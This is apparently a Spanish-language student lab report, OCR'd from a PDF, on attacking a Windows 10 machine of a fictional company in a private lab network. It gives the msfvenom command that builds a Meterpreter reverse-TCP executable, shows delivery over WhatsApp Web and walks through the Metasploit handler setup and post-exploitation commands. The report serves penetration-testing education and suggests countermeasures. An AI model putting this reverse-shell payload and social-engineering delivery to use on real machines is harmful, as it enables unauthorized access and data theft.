
- ✓ Se identificó el sistema operativo utilizado de tipo Windows 10.
- ✓ La máquina Windows 10, permite realizar la conexión por el puerto TCP-443, teniendo en cuenta a que los sistemas de seguridad se encuentran deshabilitados totalmente.
- ✓ Los sistemas de seguridad internos y externos se encontraban deshabilitados totalmente (Firewall, Windows Defender, Antivirus y entre otros).
- ✓ Cuenta con permisos de acceso a internet y utiliza la red social de WhatsApp Web.

3.3 Mencionar la herramienta para identificar los fallos de seguridad de la “máquina Windows 10”.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”?

La herramienta Nmap fue la utilizada para realizar el escaneo de puertos y así poder identificar el fallo de seguridad que cuenta con un sistema operativo Windows 10 que permite la conexión por el puerto TCP-443, por medio de la ejecución del comando “nmap -sS -sV -O 192.168.137.10”.

Figura 22. Escaneo de puerto a la máquina Windows 10



Fuente: Propia.

¿Qué puerto abre la aplicación específica en el anexo?

En el anexo abre la máquina Windows 10 el puerto TCP-443, en la máquina Windows 10 debido a que cuenta con los sistemas de seguridad deshabilitados totalmente.

3.4 Explicar con sus propias palabras cómo afecta el ataque a la máquina Windows 10 x64.

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

Como dice KEEPCODING[15], un payload es un código que ejecuta tareas maliciosas en el ordenador de una víctima. Pero antes, para entrar en contexto, describiremos el proceso que sucede previamente a la etapa de


[15] KEEPCODING. *¿Cómo ejecutar un payload con Metasploit? [en línea]*. 2023. Citado el 04 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/payload-con-metasploit/.

postexplotación. Teniendo en cuenta lo anterior, el ataque efectuado a la máquina con sistema operativo Windows 10, lo afecta de manera significativa, debido a que compromete la integridad, disponibilidad y confidencialidad de la información y de la equipo de cómputo, el tipo de ataque utilizado por medio de un payload, es muy común por los atacantes cibernéticos, empleando técnicas de ingeniería social para atrapar a sus víctimas y enviar el archivo ejecutable (.exe) por medio de redes sociales y correos electrónicos, para posteriormente ser ejecutado por el usuario y obtener por parte del atacante cibernético una conexión reversa al equipo de cómputo Windows 10, pudiendo exfiltrar, eliminar y editar información corporativa de la empresa HackerHouse y sabotear la disponibilidad de este equipo de cómputo.

Es de resaltar, que también podría afectar la imagen reputacional de la empresa y disminuir el impacto de acogida hacia sus clientes, ocasionando una afectación en sus ingresos producto de los servicios que prestan, por tal razón este tipo de ataque, debe ser controlado de manera inmediata, aislando el equipo de la red y activando todos los sistemas de seguridad internos y externos para la detección de archivos maliciosos que pretendan afectar la infraestructura tecnológica y cibernética de la empresa.

A continuación, se evidencia en el siguiente gráfico la explicación del ataque realizado a la máquina vulnerada con sistema operativo Windows 10, así:

Figura 23. Explicación gráfica del ataque realizado a la máquina vulnerada con Windows 10



Fuente: Propia.


3.5 Explicar con sus propias palabras cómo afecta el ataque a la máquina Windows 10 x64.

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

Este tipo de ataque afecta significativamente la integridad, confidencialidad y disponibilidad de la información y de la máquina con sistema operativo Windows 10, logrando que un atacante cibernético lograra obtener acceso no autorizado al sistema informático Windows 10.

Se efectuó la creación del archivo “Luis_Rodriguez_1095919835_26Ago2023_Etapa3.txt” en el escritorio de la máquina con sistema operativo Windows 10, con el fin de simular el equipo de cómputo Windows 10 vulnerado perteneciente a la organización HackerHouse el cual contaba con un archivo con estas características alojado en el escritorio del Sistema Operativo Windows 10.

Figura 24. Creación de archivo (.txt) en Windows 10



Fuente: Propia.

Posteriormente, se realizó la creación del payload con nombre “PoC_1095919835.exe” por medio de la herramienta msfvenom, ejecutando el siguiente comando “msfvenom -p windows/x64/meterpreter/reverse_tcp --platform Windows -a x64 LHOST=192.168.137.11 LPORT=443 -f exe >> /home/Kali/Documents/PoC_1095919835.exe”, el payload -p utilizado fue


“windows/x64/meterpreter/reverse_tcp”, la plataforma o sistema operativo --platform es “Windows”, la arquitectura -a es de “x64”, LHOST es la dirección IP “192.168.137.11” del Sistema Operativo Kali Linux, LPORT es el puerto “443”, el archivo -f “es de tipo exe” que se encuentra abierto en la máquina con sistema operativo Windows 10 y finalmente, se selecciona la ruta donde se va a guardar el payload “>> /home/Kali/Documents/PoC_1095919835.exe”

Figura 25. Creación de Payload para la máquina Windows 10

Fuente: Propia.

Seguidamente, se procedió a ir a la ubicación “/home/Kali/Documents”, y ejecutando el comando “ls” para listar los archivos, se logró comprobar que se guardó el payload con nombre “PoC_1095919835.exe”, de manera exitosa.

Figura 26. Comprobación del guardado del Payload para la máquina Windows 10



Fuente: Propia.


Se procedió a otorgar los permisos de lectura, escritura y ejecución al payload, por medio de la ejecución del comando “chmod +x PoC_1095919835.exe”.

Figura 27. Se otorgan permisos de lectura, escritura y ejecución al payload

Fuente: Propia.

Se efectuó la verificación de los permisos otorgados al payload “PoC_1095919835.exe”, por medio de la ejecución del comando “ls -la”, para listar los archivos y los permisos con los que cuenta el payload.

Figura 28. Verificación de los permisos otorgados al payload



Fuente: Propia.


Se realizó la verificación de que los sistemas de seguridad se encuentran deshabilitados totalmente en la máquina con sistema operativo Windows 10.

Figura 29. Verificación sistemas de seguridad deshabilitados

Fuente: Propia.

Se efectuó el envío del payload “PoC_1095919835.exe”, por medio del WhatsApp Web a la máquina con sistema operativo Windows 10 y se realizó la descarga del payload.


Figura 30. Envío y descarga del payload en la máquina Windows 10



Fuente: Propia.

Se realizó la verificación de la correcta descarga del payload con nombre “PoC_1095919835.exe” en la carpeta “Descargas” de la máquina con sistema operativo Windows 10.


Figura 31. Verificación de la descarga del payload



Fuente: Propia.

Posteriormente, se procedió abrir la consola de Metasploit Framework, por medio de la ejecución del comando “msfconsole”.


Figura 32. Apertura de la consola Metasploit Framework



Fuente: Propia.

Se procedió a seleccionar el exploit de nombre “exploit/multi/handler”, por medio de la ejecución del comando “use exploit/multi/handler”.


Figura 33. Selección de exploit



Fuente Propia.

Seguidamente, se procedió a verificar las opciones de configuración, por medio del comando “show options”.


Figura 34. Verificación opciones de configuración del exploit



Fuente: Propia

Se efectuó la selección del payload “windows/x64/meterpreter/reverse_tcp”, por medio del comando “set PAYLOAD windows/x64/meterpreter/reverse_tcp”.

Figura 35. Selección del payload



Fuente: Propia.

Se realizó la configuración del LHOST “192.168.137.11”, el cual pertenece a la dirección IP de la máquina Kali Linux, por medio del comando “set LHOST 192.168.137.11”.

Figura 36. Configuración del LHOST

Fuente: Propia.


Se realizó la configuración del LPORT “443”, por medio de la ejecución del comando “set LPORT 443”.

Figura 37. Configuración del LPORT

Fuente: Propia.

Posteriormente, se procedió a verificar las opciones configuradas, por medio del comando “show options”.


Figura 38. Verificación de las opciones configuradas del payload



Fuente: Propia.

Seguidamente, se efectuó la explotación de la vulnerabilidad, estableciendo la dirección IP 192.168.137.11 y puerto TCP-443 de la máquina con sistema operativo Kali Linux 2023.1, por medio de la ejecución del comando “exploit”.


Figura 39. Explotación de la vulnerabilidad



Fuente: Propia.

Posteriormente, se ejecutó el payload con nombre “PoC_1095919835.exe”, en la máquina con sistema operativo Windows 10, seguidamente, se dio clic en el botón “Sí”.


Figura 40. Ejecución de payload en la máquina Windows 10



Fuente: Propia.

Se logró evidenciar la explotación de la vulnerabilidad, obteniendo una sesión de tipo Meterpreter de la máquina vulnerada con sistema operativo Windows 10.


Figura 41. Sesión Meterpreter de la máquina Windows 10



Fuente: Propia.

Se logró evidenciar las características de la máquina Windows 10 vulnerada, ejecutando el comando “sysinfo”.


Figura 42. Identificación de características máquina Windows 10 vulnerada



Fuente: Propia.

Se efectuó la identificación de la ubicación actual de la sesión Meterpreter creada en la máquina con sistema operativo Windows 10 por medio de la ejecución del comando “pwd”.


Figura 43. Identificación de la ubicación de la sesión Meterpreter



Fuente: Propia.

Se realizó la verificación de los archivos y sus respectivos permisos que se encuentran al interior del directorio “Downloads” de la máquina con sistema operativo Windows 10, por medio de la ejecución del comando “ls -la”.


Figura 44. Verificación de archivos y sus respectivos permisos en el directorio Downloads



Fuente: Propia.

Se procedió a regresar al directorio anterior con nombre “Luis”, ejecutando el comando “cd ..”.

Figura 45. Regresar al directorio anterior con nombre "Luis"



Fuente: Propia.


Seguidamente, se ingresó al directorio “Desktop”, por medio de la ejecución del comando “cd Desktop\”.

Figura 46. Ingreso al directorio Desktop

Fuente: Propia.

Se efectuó la identificación de la ubicación actual de la sesión Meterpreter creada en la máquina con sistema operativo Windows 10 por medio de la ejecución del comando “pwd”.

